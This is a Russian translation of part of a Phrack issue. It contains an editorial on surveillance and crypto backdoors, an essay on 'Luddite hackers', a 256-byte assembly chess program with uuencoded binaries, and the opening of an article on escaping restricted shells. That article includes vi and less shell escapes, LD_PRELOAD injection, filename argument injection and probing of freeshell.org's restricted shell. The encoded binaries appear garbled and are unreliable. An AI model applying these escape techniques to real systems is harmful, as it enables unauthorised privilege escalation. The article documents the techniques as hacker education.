Хотя, вероятно, наивно полагать, что социальные и политические реакции на разоблачения Сноудена хоть как-то ощутимо повлияли на операции АНБ, раскрытая информация представляет собой бесценный ресурс, подтверждающий: правительства готовы идти очень далеко, чтобы собирать разведывательные данные — настолько широко и глубоко, насколько это возможно. Утечки показали, что тактика АНБ варьировалась от массового прослушивания телефонных (голос, SMS) и сетевых переговоров до более тонких методов — например, перехвата и модификации экспортируемого компьютерного и сетевого оборудования с целью внедрения шпионских закладок. Это, разумеется, не означает, что мы полностью «разобрались» с глобальной слежкой. Напротив, следует ожидать, что многие из этих техник к настоящему времени были обновлены, а ещё больше появится в будущем — как закономерный шаг в непрекращающемся стремлении к скрытности. Поэтому любые усилия, технические или иные, по защите вашей приватности актуальны как никогда.

Но и вправду, похоже, что часть усилий по проектированию и внедрению более совершенных криптосистем принесла плоды, и правительства начинают сталкиваться с ограничениями своих возможностей слежки и расследований из-за развивающейся безопасности. Одним из признаков этого служит всё настойчивее звучащее требование разных государств о внедрении бэкдоров в криптографию [4] — инициатива поразительно безнадёжная и безумная. Прискорбная волна терроризма, захлестнувшая мир, снова и снова беззастенчиво используется в качестве обоснования лоббирования в пользу снижения информационной безопасности. Другой показательный (и на данный момент продолжающийся) пример — принципиальный спор между ФБР и Apple [5], которая отказывается предоставить ФБР возможность обойти экран блокировки iPhone террориста (а заодно и всех остальных).

И разумеется, на этом скандалы, связывающие правительства и информационную безопасность, не заканчиваются. В последние несколько лет мы наблюдали, как ряд государств стал более открыто говорить о своих наступательных возможностях [6], а иногда разведанные, полученные от индустрии [7], в сочетании с оглаской более резонансных атак [8] наглядно демонстрировали, что хакинг становится всё более значимым инструментом для nation-state. Всё это (или по крайней мере так преподносится) служит движущей силой за такими шагами, как включение «кибероружия» в перечень контролируемых товаров Вассенаарского соглашения [9] — инициатива, которая при неосторожной формулировке окажется не только полностью неэффективной, но и крайне вредоносной для практики исследований в области безопасности и, как следствие, для поступательного развития информационной безопасности в целом. Вдобавок последние взломы — Gamma [10] и Hacking Team [11] — говорят нам о том, что даже аффилированные с

правительствами организации спокойно действуют, не соблюдая эмбарго ООН и международные нормы. По иронии судьбы, именно хакеры и сообщество безопасников разоблачили их — а не правоохранительные органы. Так на кого же закон работает?

Наконец, и это тяжелее всего вышесказанного — Phrack хочет попрощаться с несколькими выдающимися членами нашего сообщества, которых мы, к несчастью, потеряли. Поскольку прошло 4 года, мы не будем пытаться перечислить каждый случай, но с уверенностью можем сказать: как сообщество мы потеряли невероятно талантливых, харизматичных и замечательных людей, и их утрата ощущается очень остро.

Живите свободно,

— Редакция Phrack

[1] - https://en.wikipedia.org/wiki/Edward_Snowden

[2] - <http://www.businessinsider.com/snowden-leaks-timeline-2014-6>

[3] - <https://phrack.org/issues/68/3.html#article>

[4] - <http://www.theguardian.com/technology/2015/nov/18/us-europe-reignite-debate-back-door-encryption-paris-attacks>

[5] - <http://www.wired.com/2016/02/apple-brief-fbi-response-iphone/>

[6] - <http://www.wired.com/2016/01/nsa-hacker-chief-explains-how-to-keep-him-out-of-your-system/>

[7] - <http://www.wired.com/2013/02/chinese-army-linked-to-hacks/>

[8] - <http://arstechnica.com/security/2015/06/why-the-biggest-government-hack-ever-got-past-opm-dhs-and-nsa/>

[9] - <http://blog.erratasec.com/2015/05/some-notes-about-wassenaar.html>

[10] - <http://www.zdnet.com/article/top-govt-spyware-company-hacked-gammas-finfisher-leaked/>

[11] - <http://www.wired.com/2015/07/hacking-team-breach-shows-global-spying-firm-run-amok/>

Линейный шум

Автор: various

Один из старых сотрудников редакции Phrack и наш добрый друг любил говорить: «Сильный Linenoise — залог хорошего выпуска».

Мы начинаем наш путь с интересной философской статьи — «Хакеры-луддиты» анонимного автора. TL;DR: вы когда-нибудь держали iPhone? Вы осознали, что на самом деле не являетесь владельцем того, за что отдали несколько сотен долларов? Тенденция «эпохи облаков», убедившая многих людей и компании буквально передать права на владение своими данными крупным корпорациям, теперь повсюду. Как это влияет на наше сознание и куда всё движется?

Техническая часть очень сильна. Baudsurfer разработал интересную шахматную игру на ASM всего в 256 байт; прочтите подробно прокомментированный код и ощутите ностальгию до мозга костей. Ещё немного олдскульного удовольствия — в прекрасной статье об ограниченных оболочках и о том, как можно эксплуатировать типичные ошибки конфигурации, чтобы обойти различные ограничения и вырваться из закрытых сред. Подобные статьи много дают хакерскому сообществу. Мы настоятельно призываем наших дорогих читателей следовать примеру DangerMouse и присылать больше статей подобного рода!

Следующая статья имеет странную предысторию. Мы получили эту работу давно и решили её опубликовать. Признаём: с тех пор прошло немало времени. Автор перестал отвечать на письма, однако изначально он был не против публикации своего материала. Читайте и узнайте, как можно вызывать коллизии коротких идентификаторов ключей в GPG. По мере того как наши повседневные вычислительные машины становятся всё мощнее, подобные атаки приобретают всё более реальный характер.

Далее следуют две отличные короткие статьи, исследующие темы, с которыми обречён столкнуться каждый разработчик эксплойтов, — граничные условия и шеллкоды. Наш прожжённый хакер shownp написал толковое руководство о том, как использовать решатель Z3 от Microsoft для упрощения процесса разработки эксплойтов. В последнее время (ну, может, не совсем в последнее, хех) даже среди олдскульных хакеров, всегда следовавших принципу KISS («Не усложняй, тупица!»), наметился сдвиг в сторону более формальных методов. Хакеры поняли, что процессы поиска уязвимостей и разработки эксплойтов можно усилить с помощью современной математики, и это, пожалуй, делает их ещё интереснее! Ведь r64_0x08.txt не так-то легко забыть, правда? В следующей статье fishstiqz показывает, как легко использовать свой компилятор для создания шеллкодов под Windows. Если вы когда-либо считали разработку шеллкодов для операционной системы Microsoft настоящей пыткой, эта статья определённно для вас.

И наконец — редакционная колонка о цирке вокруг раскрытия уязвимостей, о стимулах и сопутствующих моральных вопросах (хех) от двух анонимных авторов. Она взвешена и беспристрастна, и мы настоятельно рекомендуем читать её в том же духе.

Вот и всё, жадные мофо, ещё один мощный Linenoise! Наслаждайтесь!

Содержание

1 - Хакеры-луддиты anonymous

- 2 - Chesslin Baudsurfer
- 3 - Принуждая защищённые оболочки DangerMouse
- 4 - Персонализированные идентификаторы ключей PGP ... f1los0tt1l3
- 5 - Как жульничать в математике chown
- 6 - Шеллкод по-умному, или как просто
использовать свой компилятор fishstiqz
- 7 - Сопротивляясь ажиотажу anon & anon
-

0x01 — Хакеры-луддиты (anonymous)

На Западе рабство ушло в далёкое прошлое. Люди живут свободно — телом и духом. Поэтому сама мысль о том, что технологии способны ограничивать эти свободы, кажется абсурдной.

Однако сегодняшние компьютерные технологии далеко не всегда поддерживают принципы свободного разума и тела. Аппаратное и программное обеспечение всё чаще создаётся по образцу замков с каменными стенами, отрезающих всех, кто стоит за пределами внутреннего круга технократов. Разработчики крепко держат свои системы в руках, определяя полный набор допустимых, а значит, и мыслимых действий. Они ограничивают потенциал для творчества, открытий и рационального мышления ради извлечения прибыли. Эта прибыль достигается контролем: определённый контроль ограничивает пиратство, препятствует распространению вредоносного программного обеспечения, упрощает пользовательский опыт для большинства потребителей и создаёт доход через программно регулируемые микрорешения, сужающие полный потенциал продаваемых аппаратных и программных систем.

Лишь хозяева сада — разработчики — допускаются за каменные стены, где они вольны творить и осведомлены о внутреннем устройстве и планах. Всем прочим вход закрыт. Те, кто не входит в круг первоначальных создателей, не могут ничего создавать без делегированного разрешения. А потребители и сторонние разработчики стоят слишком низко в кастовой иерархии, чтобы им позволили произвольно распоряжаться собственными покупками.

В результате создатели, оказавшиеся снаружи каменных стен, вынуждены полагаться на блестящие и преданные умы, способные обойти волю разработчиков. Эти выдающиеся умы достигают уровня понимания системных ограничений, которого сами разработчики не достигли, и передают это понимание массам. На этом пути появляются хулиганы, воры и пираты.

В системе свободного рынка, если возможность произвольного творчества жизненно важна в долгосрочной перспективе, то более открытые системы появятся, чтобы заполнить эту нишу. В краткосрочной перспективе принятие обратной связи от внешних каст и интеграция их идей оказывается вполне достаточной для поддержания экспоненциального роста на пути к доминированию на рынке.

Хакер-луддит: (*Оксюморон*) Человек, выступающий против технологий, которые искусственными средствами серьёзно ограничивают человеческий потенциал в области сознания, рационального мышления или творчества при работе с этими же технологиями.

Хакеры-луддиты ненавидят технологии типа «замка с каменными стенами». Почему человек не вправе держать кусок технологии в руках и пытаться изменить или приспособить её по своему усмотрению в любой момент? Единственным ограничением должен быть уровень понимания,

необходимый для внесения изменений — но никак не искусственные ограничения со стороны разработчиков. Подобно тому как Кант строил категорический императив на способности людей рассуждать, хакеры-луддиты рассматривают эту способность к разуму как фундаментально важное человеческое качество. Когда компьютерные технологии, купленные и полностью находящиеся в физическом владении хозяина, запрещают произвольную модификацию и создание, они существенно сужают возможность постигать вселенную с помощью этих технологий. Такие технологии не позволяют людям выйти за пределы идей разработчиков и в полной мере реализовать некоторые из своих важнейших человеческих качеств. Вместо этого они низводят потребителей до уровня подчинённых с ограниченным сознанием, ограниченной способностью к рассуждению и ограниченным творческим потенциалом.

Следующая тема — компьютерные технологии, чрезмерно применяемые для превращения человеческого внимания в личную прибыль.

Для хакеров-луддитов особая категория зла — компьютерные системы, выстроенные так, чтобы конвертировать человеческое внимание в прибыль. Вместо того чтобы доход поступал от развития человечества, он поступает прежде всего от способности привлекать человеческое внимание в эту технологическую систему. Система может зарабатывать на рекламе, а может быть игрой, за которую платят потребители.

Понятно, что для работы технологий нужны ресурсы и что между потребителями и создателями этих технологий происходит определённый обмен информацией и ресурсами. Реклама может быть полезна потребителю, показывая товары, которые ему действительно нужны; игры или сайты для обмена информацией доставляют многим людям удовольствие и, следовательно, несут пользу. Хакеры-луддиты возражают лишь тогда, когда методы и средства становятся чрезмерными.

Когда технологии — будь то реклама или игры — эксплуатируют психологию и физиологию человека ради извлечения прибыли из своих потребителей, они нередко напрямую и весьма существенно ограничивают сознание, рациональное мышление или творческий потенциал этого потребителя.

Ещё одна проблема: вместо того чтобы реклама показывала людям то, чего они хотят, она на подсознательном уровне манипулирует их желаниями (такими как секс, популярность и власть), подавляя сознание и способность к рассуждению, чтобы заставить покупать товары вне зависимости от того, помогут ли они потребителю реально достичь этих желаний.

А что если технологии — вместо того чтобы давать возможность расслабиться, развлечься или по-настоящему обмениваться информацией — создают системы психологического контроля, где нейрофизиологические механизмы возвращают внимание пользователя к технологии, чтобы вызвать аддиктивные выбросы дофамина, серотонина или чего-то ещё, используя тёмные искусства геймификации? Или, возможно, технология эксплуатирует врождённые механизмы выживания, связанные с групповой динамикой, — например, демонстрирует автоматически сгенерированные объявления, сообщения и символы, якобы одобренные членами группы, или создаёт виртуальные системы ресурсов, где влечение к соперничеству или сотрудничеству управляет поведением?

Возможно, именно это потребители и хотят от технологий — ведь 30% интернет-трафика, генерируемого людьми, приходится на порнографию [1]. Если отвлечение и подавление разума, творчества или сознания — воля большинства, хакеры-луддиты категорически не согласны с большинством и однозначно противостоят разработчикам, низводящим это большинство до уровня подчинённых.

Какие защитные механизмы есть у современного человека против лайков, твитов, кликов, движений для разблокировки, галочек, вкладок, порно и бесконечных механизмов сбора дофамина и

серотонина? Эти системы порой создавались ради денег, порой — ради контроля над коммуникацией, а порой — вообще без какой-либо ценности... в обмен на часть времени, внимания, мыслей пользователя и его данных...

Не покупайте их и не используйте.

Если вы всё же ими пользуетесь, делайте это лишь в очень ограниченных дозах и только в сознательно выбранное время.

Информируйте других и разоблачайте существующие и новые технологии, способные ограничивать человеческий потенциал.

Измените технологию, которой вы владеете, чтобы блокировать рекламу.

Снижайте качество или ценность своего внимания для технологий типа «внимание в обмен на прибыль»:

- Делитесь аккаунтами и используйте прокси с несколькими пользователями.
- Создавайте пользовательские интерфейсы поверх пользовательских интерфейсов.
- Добавляйте шум в пользовательскую активность с помощью тонких фаззеров наряду с обычной активностью там, где это имеет смысл.

Аналогичным образом делайте свои данные менее полезными — посредством лжи.

- Не утруждайтесь настоящими именами там, где это не имеет значения.
- Заполняйте формы в духе «Безумные библиотекари».

[1] <http://www.extremetech.com/computing/123929-just-how-big-are-porn-sites> — 30% интернет-трафика составляет порно.

0x02 — Chesslin (Baudsurfer/Red Sector Inc.)

[CHESSLIN]
[by Baudsurfer/Red Sector Inc.]

Введение

Это упражнение по минимализации кода — создание играбельного шахматного движка в 256 байт. Данный ПОС носит сугубо экспериментальный характер и имеет ряд существенных недостатков по сравнению с любым реальным шахматным движком, соответствующим стандарту FIDE: предупреждение сделано. Движок играет, как рыба, — ИИ сведён к максимум половине полухода; к тому же отсутствует обнаружение конца игры, пешки ходят лишь на одну клетку, нет рокировки и превращений — не говоря уже о взятии на проходе, — а ход занимает около ста секунд. Работает только под Microsoft Windows XP SP3. Подобно минималистичному строчному редактору Edlin, Chesslin сосредоточен на единственной строке консоли. Белые начинают снизу виртуальной шахматной доски, но порядок нотации SAN инвертирован по рангам:

```
  A B C D E F G H
1  r n b q k b n r
2  p p p p p p p
3
4
5
6
7  P P P P P P P
```

Чтобы протестировать Chesslin, можно декодировать бинарники ниже через `uudecode` и ввести первую алгебраическую нотацию «h7h6» — начать игру ходом белой пешки с колонки H с седьмого ранга на шестой. Более длинная последовательность ходов: «h7h6h2h3g8f6h3h4f6g4h4h5g4h2g1h3h2f1h3g5». Помните: если введённый ход не является допустимым шахматным ходом, Chesslin молча ждёт нового ввода — очередного корректного четырёхсимвольного ASCII-набора. Поэтому, если была введена всего одна ошибочная буква, придётся добить три «лишних» символа, прежде чем вводить нужную нотацию: проверка происходит строго каждые четыре символа. Все баги, разумеется, на моей совести.

Бинарники Chesslin

```
begin 644 CHESSLIN.COM
hMDCEaMbSgG-ai0JlBZ7aow+Ylue7REu7PJSa06V3Ps1d+y9YjjzJfY2+8nB
h8S9vUD66LrIfqSvRTeyxTyhCC-m1CV1+565W2LtqkLP54Pz-LLbgE8hp+3
hm0afsjTf2MbyWTS1-7XB3efWyiUN+59lu+A+00E-fGpVARIEWQS2mLI0VWoY
hWABUjjjzgcXcGk-oFX10VAdpE6bvWAPcD+-o-X10VAdpAGbTcjLzWD+Y-uU-
hr+8l-1k-iyI-ptRp2DP405I0Ney2vPY0+5I0Gow-rz8ir+Hf+JXTMQDcaDxp
Uxkyk-QAJ-lAD1kzTsSvm1V6T6T+Ezk2D2T5jwC+D2F+D
+
end

begin 644 CHESSLIN.COM
M8/.JF8GXL2!FN"5#-E)FT\`D#zJ)=0Z);5X,"(A%;X#I`^+DOOO_5KD$`$S-
M`>+[@/( (7W4KV>[=?=J`^)^M..!R#.#A#`'( 'B$7YP7;'&;_!77GL0`MV!`%
M8"FKXO?K$8G`B?>Q!)C-%JKB^N@9`'+QZ`,`:"0!K2UA,=40B<>$R74"ABTD
MB,-@OOO_L0CH2P!T1C#"A,IU0(G[B,;H/`!T!C#"A,IU,2G?HO7_B/`D!Z@!
M=-`*Q!#P!N^4!UY=U$/;&""4"9J^$[;D""4"2:~!W`N*=3K`5CY8</HF/!U
@]P^P!<,5!Q,/ #P_>X>[R#A(?(?`0_P$/$?`O\.`/$1`/
end
```

Исходный код Chesslin

[illegible]

```

a:mov eax,52364325h      ; back-rank "rnbqkbnr" nibble-encoded 32b pattern
    rol eax,cl           ; rotate next Black chess piece value in lsnibble
    and al,15            ; isolate a Black chess piece value from lsnibble
    stosb               ; left-to-right write Black back-rank major piece
    mov [di+0eh],si      ; left-to-right write Black pawns assumes si=100h
    mov [di+5eh],bp      ; left-to-right write White pawns assumes bp=9xxh
    or al,8              ; transforms Black back-rank major piece to White
    mov [di+6fh],al      ; left-to-right write White back-rank major piece
    sub cl,3             ; fixes back-rank pattern nibble rotation counter
    loop a               ; file-by-file ranks init loops 20h/(3+1)=8 times
b:mov si,0ffffbh         ; point source index to algebraic notation buffer
    push si              ; shorter save of algebraic notation buffer start
    mov cx,4             ; print dword ascii algebraic notation buffer str
c:lodsb                  ; get one of four usr/cpu bytes from ascii buffer
    int 29h              ; dos api fast console out display char al=[di++]
    loop c               ; continue until ascii file-first pair chars left
    xor dl,8             ; alternate active player turn Black=0 or White=8
    pop di               ; shorter restore algebraic notation buffer start
    jnz h                 ; if active player turn is White then do keyboard
    fldz                 ; else Black active player turn fpu load +0.0 cst
    fbstp [di-6]         ; and store back 80-bit packed bcd decimal number
e:mov si,0fff5h          ; zeroed this,best score 0fff5h and coords 0fff7h
    lodsw                ; move lsb=potential capture vs. msb=best capture
    cmp al,ah            ; compare this capture value against best capture
    jc f                  ; prune calculations if capture already lower val
    call n                ; else verify the attack potential chess legality
    jc f                  ; capture higher value but move was illegal chess
    mov [di-7],al        ; successful calculation thus store newer highest
    fild d [di]           ; successful calculation thus load current coords
    fistp d [si]          ; successful calculation thus store highest coord
f:inc d [di]             ; resume exploring exhaustive [0;0ffffh] interval
    jnz e                 ; including subset ["1a1a";"8h8h"] until finished
    mov cl,2              ; convert int32 to two file-first algebraic words
g:lodsw                  ; get first int16 msw/lsb algebraic notation word
    aam 16                ; integer to expanded zero-based file/rank nibble
    add ax,2960h          ; translate file/rank to ascii chess board origin
    stosw                 ; write pair=half of the ascii move buffer string
    loop g                ; get next int16 msw/lsb words algebraic notation
    jmp k                 ; and proceed examining ascii move buffer strings
h:mov si,di              ; di points to 0ffffbh for both input and verify
i:mov di,si              ; resets every input to algebraic notation buffer
    mov cl,4              ; one file-first algebraic notation is four bytes
j:cbw                    ; zero accumulator msb to set funct get keystroke
    int 16h               ; al=dos bios keyboard services api blocking read
    stosb                 ; src file=ffffb;rank=ffffc dst file=ffffd;rank=ffffe
    loop j                ; all file-first algebraic ascii quartet inputed?
    call n                 ; else verify algebraic ascii move is legal chess
    jc i                  ; if not then proceed to ask user input move anew
k:call l                 ; converts algebraic notation buffer ascii source
    push w b               ; redirect second fall-through return to printout
l:lodsw                  ; algebraic notation buffer ascii source then dst
    sub ax,3161h          ; convert to zero-based alphanumerical 3161h="a1"
    aad 16                ; convert to x88 board representation (al+=ah*16)
    mov di,ax              ; add x88 chess board representation memory start
    test cl,cl            ; verify caller's asked mode is passive or active
    jnz m                 ; call asked mode mutex is passive so skip writes
    xchg [di],ch           ; call asked mode mutex is active so write board!
m:and al,88h             ; test if inside main chess board x88 bitmask use
    ret                   ; return to standard callers or printout redirect
n:pusha                  ; save reg vals in: si=fff7h/ffffbh di=ffffbh/ffffh
    mov si,0ffffbh        ; point source index to current ascii move buffer
    mov cl,8              ; set passive mode count mutex for only verifying
    call x                 ; convert buffer ascii src pair to x88 memory add
    jz u                   ; source is non-conforming : illegal empty square
    xor dl,al              ; sets move conformity using active player color
    test dl,cl            ; test move conformity using active player colour
    jnz u                   ; source is non-conforming : opponent turn colour
    mov bx,di              ; else if source conforming then save piece addr.
    mov dh,al              ; else if source conforming then save piece value
    call x                 ; convert buffer ascii dest to x88 memory address
    jz o                   ; if move nature not an attack skip over captures

```

```

    xor dl,al          ; sets move conformitiy using active player color
    test dl,cl         ; test move conformity using active player colour
    jnz u              ; destination is non-conforming : same turn color
o:sub di,bx           ; source & destination conforming so obtain delta
    mov [0fff5h],al    ; save piece value as non-transactional potential
    mov al,dh          ; restore previous saved move source piece nature
    and al,7           ; normalize gray piece nature colorless isolation
    test al,1          ; determine source piece's parity interval length
    jz p               ; piece face=piece nature=piece value=piece score
    mov cl,4           ; override halving default interval len if parity
p:cmp al,1             ; test if moving piece is a special handling pawn
    mov bx,y           ; piece memory address off-by-one index ret fixed
    xlatb              ; move piece original start offset memory address
    xchg ax,di         ; offset becomes accumulator becomes displacement
    jnz s              ; leave if move source piece not special handling
    test dh,8          ; else adjust move source pawn color displacement
    jnz q              ; no White pawn displacement sub-interval fixings
    scasd              ; displacement interval offset+=4 for black pawns
q:test ch,ch           ; verify if pawn is attacking an opponent piece ?
    mov cx,2           ; loop index clears msb placeholder also sets lsb
    jnz s              ; if non-empty square : pawn attacking diagonally
    dec cx             ; else decrease parity interval size special case
r:scasw               ; displacement interval start+=2 prunes attacking
s:add di,bx           ; set displacement interval scanning start offset
    repnz scasd        ; verify move exists in displacement sub-interval
    jz v               ; ZF set legal src piece displacement delta found
    jmp u              ; illegal src piece displacement: delta not found
t:pop ax              ; bail shotcircuits nested dataflow function call
u:stc                 ; carry mutex persists indicating move is illegal
v:popa                ; persistant CF mutex is indicator to legal chess
    ret               ; restore move mode mutex cl=passive or cl=active
x:call l              ; verify this move legal within inside main board
    jnz t              ; exits for illegal move piece outside main board
    cmpxchg [di],al    ; discriminate from special case zero return vals
y:db 195,21,7,19,15,15,15 ; p[1]PF4,n[2]PF8,b[3]PF4,q[4]PF8,r[5]PF4,k[6]PF8
z:db -33,-31,-18,-14,14 ; prev label is ret+1 parity displacement offsets
    db 18,31,33,-16,16,-1,1 ; z array is displacement overlap interval values
    db 15,17,-15,-17,-16 ; knight rook+8 bishop+12 pawns White+12 Black+18
    db -32,15,17,16     ; queen and king moves are rook+bishop+pawn moves

```

0x03 — Принуждая защищённые оболочки (DangerMouse)

Автор: DangerMouse

Оглавление

- Введение
- Исследование — сбор примитивов
- Примитив выполнения
- Примитив записи
- Примитив чтения
- Реальный пример — freeshell.org
- Реальный пример — частный шелл-бокс
- Атака на транспорт
- Заключение
- Ссылки
- Приложение А — Типичные команды с полезными примитивами

Введение

Добро пожаловать, читатель. В этом небольшом тексте мы рассмотрим сценарий, знакомый, вероятно, большинству из вас — побег из защищённых оболочек.

Для тех, кто не знаком с темой: существует распространённый сценарий, когда администратор некоего устройства хочет предоставить ограниченный доступ к его функциональности. Для этого он создаёт оболочку (графическую или консольную), предоставляющую пользователю подмножество функций системы. Это может быть нечто столь простое, как замена стандартной оболочки UNIX-аккаунта на собственноручно написанный цикл `readline()`, выполняющий команды из заранее определённого списка.

С этой практикой сопряжено множество ловушек, предоставляющих нам возможность повысить привилегии изнутри ограниченной оболочки. В этой статье мы рассмотрим некоторые из них, а также изучим общий процесс исследования ограниченной оболочки и в конечном счёте вырвемся в более привилегированную среду. Для иллюстрации этих тезисов мы обратимся к реальным примерам защищённых оболочек и способам их преодоления.

Некоторые примеры готовых ограниченных оболочек: `rbash/rssh/smrsh/rksh`, однако существует и бесконечное множество специализированных оболочек, написанных под конкретные случаи.

Исследование — сбор примитивов

При изучении среды защищённой оболочки я нахожу наиболее полезным систематически исследовать каждую из доступных опций, стараясь собрать определённые примитивы, с помощью которых можно расширить доступный арсенал.

Примитив выполнения

Как правило, наиболее полезный примитив, который нам удаётся получить, — это примитив выполнения. Порой возможности выполнять произвольные команды достаточно, чтобы вырваться из оболочки: например, запуск полноценной оболочки вроде `bash` изнутри ограниченной нередко полностью обесценивает безопасность системы. Вот несколько примеров получения этого примитива:

- Использование возможности выполнения команд оболочки, встроенной во многие стандартные утилиты: например, функция `!` в пейджере `less`.
- Запуск текстового редактора (нередко определяемого переменной `EDITOR`) из другого приложения с последующим использованием возможностей редактора для побега.
- Комбинирование других примитивов для перехвата управления доступными приложениями.

Вот широко распространённый пример получения примитива выполнения с помощью команды `vi`:

```
~$ vi
:set shell=/bin/sh
:shell
bash$
```

С точки зрения GUI — много лет назад, после посиделок в баре на одной конференции, мы решили устроить игру: кто быстрее вырвется из многочисленных интернет-кафе, усеявших тогдашние

улицы. В этих кафе использовались ограниченные Windows-интерфейсы с отключённым функционалом, а цель состояла в том, чтобы добиться побега без использования реальных Oday.

В этом сценарии зачастую давал лёгкую победу запуск приложения `mir32.exe` (когда оно было в белом списке) с последующим использованием команды `/exes` для вызова `cmd.exe`. Другой вариант — назначить обработчиком URI `telnet://` в браузере сам `cmd.exe` и запустить его таким образом.

Побочный эффект использования программного обеспечения не по назначению состоит в том, что оценка безопасности продукта технически не охватывает параметры, открытые для ненадёжного пользователя. Это означает, что нередко в приложении обнаруживаются тривиальные ошибки повреждения памяти, которые остаются незамеченными: даже если их находят, к ним, как правило, не относятся серьёзно.

Например:

```
$ perl -e'print "A"x50,"\n"' | ftp
Segmentation fault: 11
```

Определённо стоит провести аудит некоторых команд, типично включаемых в состав защищённых оболочек, на предмет легко воспроизводимых ошибок повреждения памяти: нередко именно они и нужны для получения примитива выполнения.

Ещё один распространённый способ получения примитива выполнения — злоупотребление управлением переменными окружения с целью воздействия на динамический компоновщик. Как правило, это означает установку переменной `LD_PRELOAD/DYLD_INSERT_LIBRARIES` и т. п., предоставляющей механизм внедрения разделяемых объектов в процесс сразу после загрузки динамическим компоновщиком. Очевидно, для этого предварительно необходим ещё и примитив записи, чтобы где-то сохранить загружаемую библиотеку. В приводимом далее примере с `tmux` показан реальный случай, где это оказалось возможным.

Примитив записи

Очевидно, что получить примитив выполнения удаётся не всегда. В таких случаях следует также искать дополнительные примитивы, которые можно задействовать для получения примитива выполнения в итоге.

Найти примитив записи, как правило, довольно легко. Большинству приложений необходим способ сохранять состояние между запусками. Примеры:

- Операторы перенаправления ввода (`>`, `>>`, `>|`, `<>`, `>&`, `&>` и т. д.).
- Возможность сохранения в приложениях, текстовых редакторах и т. п.
- Файлы журналов.

В одном случае мне встретился сценарий, где одного лишь примитива записи оказалось достаточно для побега из ограниченной оболочки. Записав файл `.unrestricted_user` в домашний каталог учётной записи, при следующем входе в систему пользователь получал `bash`-оболочку. Однако это, как правило, нетипично.

Получив примитив записи, стоит также помнить о трюке, упомянутом в [3]. Если любая из вызываемых команд оболочки использует расширение шаблонов (`wildcard`) для каталога, иногда можно создавать файлы, начинающиеся с символа `-`, чтобы передавать аргументы этим командам.

Как будет показано в реальных примерах ниже, примитивы записи, как правило, доступны в большинстве приложений и могут быть легко использованы различными способами для дальнейшего побега из оболочки.

Примитив чтения

Говоря о примитиве чтения, мы подразумеваем некий способ прочитать произвольный файл из файловой системы и вывести его содержимое на экран.

Порой это достаточно прямолинейно: например, в оболочке, использующей `/usr/bin/less` в качестве пейджера, можно воспользоваться командой `:e` (`examine`), чтобы открыть другой файл. Впрочем, в `less` нередко также можно выполнить команду с помощью `!`; в случае если файловая система неизвестна, команду `e` можно использовать для перебора структуры каталогов в поисках чего-нибудь стоящего.

Другие приложения менее прямолинейны: иногда примитив чтения может быть отфильтрован или интерпретироваться как конфигурационный файл программы. В таких случаях содержимое файла иногда удаётся получить только через сообщения об ошибках. В принципе, всякий раз, когда программе передаётся путь к файлу, его можно проверить с заведомо известными файлами, чтобы выяснить, возможно ли извлечь содержимое.

Даже когда получить содержимое файла невозможно, программа иногда ведёт себя по-разному в зависимости от того, существует файл или нет. Это может быть очевидным или проявляться тонко — например, в кодах возврата. Такая утечка информации может использоваться для составления карты файловой системы.

Реальный пример — freeshell.org

Познакомившись с общим подходом к преодолению защищённых оболочек, перейдём к реальным примерам. Первый из них — ограниченная оболочка «psh», используемая в среде `freeshell.org` (SDF Public Access UNIX System).

Прежде чем перейти к `freeshell.org`, хочу сказать: я отношусь к `freeshell.org` с нескрываемым уважением. Около 12 лет я играю с ограниченной оболочкой на этом ресурсе и неоднократно находил способы её обойти. Несколько раз я связывался с администраторами, чтобы сообщить о находках. Для меня это была постоянно развивающаяся игра-испытание, подарившая часы удовольствия.

Процесс создания учётной записи на `freeshell.org` очень прост. Подключившись по SSH к серверу `freeshell.org` под именем пользователя «new», вы попадаете в процесс регистрации.

```
$ ssh new@freeshell.org

You will now be connected to NEWUSER mkacct server.
Please login as 'new' when prompted.

[RETURN]

THIS MAY TAKE A MOMENT .. Trying 192.94.73.20...
Connected to 192.94.73.20.
Escape character is 'off'.

NetBSD/amd64 (ol) (pts/2)

login: new

Welcome to the SDF Public Access UNIX System - Est. 1987
You are the 79th guest today, logged in on 02-Sep-15 17:05:23.

Are you using Windows 2K or XP? (Y/N) N
```

Этот процесс регистрации приводит нас к первой ограниченной оболочке — FEP. Вывод команды `help`:

```
FEP Command: help
```

+-----+		
COMMAND	DESCRIPTION	
+-----+		
what	what is the SDF public access UNIX?	
w2k	important info for Windows 2k/XP users	
mkacct	create your own UNIX shell account	
dialup	US & Canada SDF dialup access	
teach	for teachers and UNIX class instructors	
traceroute {host}	map a route to a specified host	
whois {host}	list whois directory entry for a domain	
ruptime	display system status	
finger {user}	check if a login is available	
software	ported and installed software packages	
mil	information about our US Military Waiver	
logout	disconnect from sdf.org	
+-----+		

Как видим, нам доступны некоторые базовые приложения, а также возможность запустить процесс `mkacct` для создания собственной учётной записи.

Выполнив команду `finger` для текущего пользователя (`new`), видим, что у него оболочка `/sys/new/mkacct` — та самая ограниченная оболочка, в которой мы находимся.

```
FEP Command: finger new
Login: new                               Name: SDF newuser
Directory: /sys/new                     Shell: /sys/new/mkacct
On since Wed Sep  2 17:05 (UTC) on pts/2 (messages off)
No Mail.
```

Далее замечаем, что аргументы для `finger` не санируются. Это значит, что мы можем передавать аргументы командам из меню — типичная ошибка при создании ограниченных оболочек.

```
FEP Command: finger -?
finger: unknown option -- ?
usage: finger [-lmpshog8] [login ...]
```

Если ввести `finger` без аргументов, вместо отображения всех пользователей системы появляется справка.

```
FEP Command: finger
usage: finger {user}
```

Однако, передав `--` (завершение аргументов для `getopts`), можно добиться того же эффекта и вывести список пользователей, вошедших в систему.

```
FEP Command: finger --
Login   Name           Tty      Idle   Login Time   Office   Office Phone
new     SDF newuser        *pts/2   -       Wed 17:05
smj     Stephen M. Jones   pts/0    33     Tue 21:39
smj     Stephen M. Jones   pts/4    33     Wed 16:34
```

Но эта оболочка не является основным предметом нашего рассмотрения. Выполнив команду `mkacct`, введём имя пользователя и пароль и войдём в нашу новую блестящую оболочку `psh`.

```
sdf:/udd/d/dangermouse> help
SDF psh Version 8 - *PREVALIDATED SHELL ACCOUNT*

what      - what can I use this account for?
unix      - a listing of UNIX commands available to you NOW
how       - information on increasing membership
teach     - using SDF in a classroom setting
dialup    - information about SDF dialup service
arpa      - about lifetime arpa membership
bboard    - sdf user message boards
commode   - chat with other users online
ysm       - chat on the ICQ network
bsflite   - chat on the AIM network
```



```

msnre      - chat on the MSN network
ttytter    - listen to Twitter tweets anonymously
lynx       - browse the WWW textually or access GOPHER
bksp       - set your BACKSPACE key
faq        - frequently asked questions
software   - display software programs installed on the system
quote      - get a real time stock quote
